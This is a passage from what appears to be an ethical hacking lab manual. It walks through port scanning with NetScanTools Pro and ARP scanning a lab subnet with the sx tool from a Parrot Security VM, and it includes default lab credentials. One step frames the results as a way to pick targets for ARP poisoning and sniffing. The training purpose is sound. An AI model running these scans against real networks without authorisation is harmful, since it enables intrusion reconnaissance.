
15. In the **Target Hostname or IP Address** field, enter the IP address of the target (here, **10.10.1.22**). Ensure that **TCP Full Connect** radio button is selected, and then click the **Scan Range of Ports** button.



16. A **Port Scanner** notice pop-up appears; click **I Accept**.



17. A result appears displaying the active ports and their descriptions, as shown in the screenshot.



18. By performing the above scans, you will be able to obtain a list of active machines in the network, their respective IP addresses and hostnames, and a list of all the open ports and services that will allow you to choose a target host in order to enter into its network and perform malicious activities such as ARP poisoning, sniffing, etc.

19. This concludes the demonstration of discovering open ports and services running on the target IP address using NetScanTools Pro.

20. Close all open windows and document all the acquired information.

Task 3: Perform Port Scanning using sx Tool

The sx tool is a command-line network scanner that can be used to perform ARP scans, ICMP scans, TCP SYN scans, UDP scans and application scans such as SOCS5 scan, Docker scan and Elasticsearch scan.

Here, we will use sx to perform ARP scans, TCP scans and UDP scans to discover open ports in the target machine.

1. Ensure that the virtual machines (**Windows 11, Windows Server 2022, Windows Server 2019, Ubuntu, and Android**) are running.
2. Switch to the **Parrot Security** virtual machine.

3. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.

Note: If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.

Note: If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.


4. Click the **MATE Terminal** icon at the top of the **Desktop** to open a **Terminal** window.
5. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
6. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

7. In the terminal window, type **sx arp [Target subnet]** and press **Enter** (here, the target subnet is **10.10.1.0/24**) to scan all the IP addresses and MAC addresses associated with the connected devices in a local network).

Note: **arp**: performs an ARP scan.

Note: The MAC addresses might vary when you perform this task.




```
Applications Places System [Icons] [System] [Network] [Sound] [Power]
sx arp 10.10.1.0/24 - Parrot Terminal
File Edit View Search Terminal Help
[root@parrot]-[/home/attacker]
#sx arp 10.10.1.0/24
10.10.1.9      8e:99:65:2c:99:18
10.10.1.19    32:84:ba:4d:18:47
10.10.1.22    ac:f2:ac:87:8d:60
10.10.1.11    36:92:e8:06:ea:27
10.10.1.1     f8:3b:43:f3:b9:24
10.10.1.14    7a:db:e9:41:c4:ad
[root@parrot]-[/home/attacker]
#
```

8. Type **sx arp [Target subnet] --json | tee arp.cache** and press **Enter** to create **arp.cache** file (here, the target subnet is **10.10.1.0/24**).

Note: **--json** converts a text file to the JSON format, **tee** writes the data to stdin.

Note: Before the actual scan, **sx** explicitly creates an ARP cache file which is a simple text file containing a JSON string on each line and has the same JSON fields as the ARP scan JSON output. The protocols such as TCP and UDP read the ARP cache file from stdin and then begin the scan.



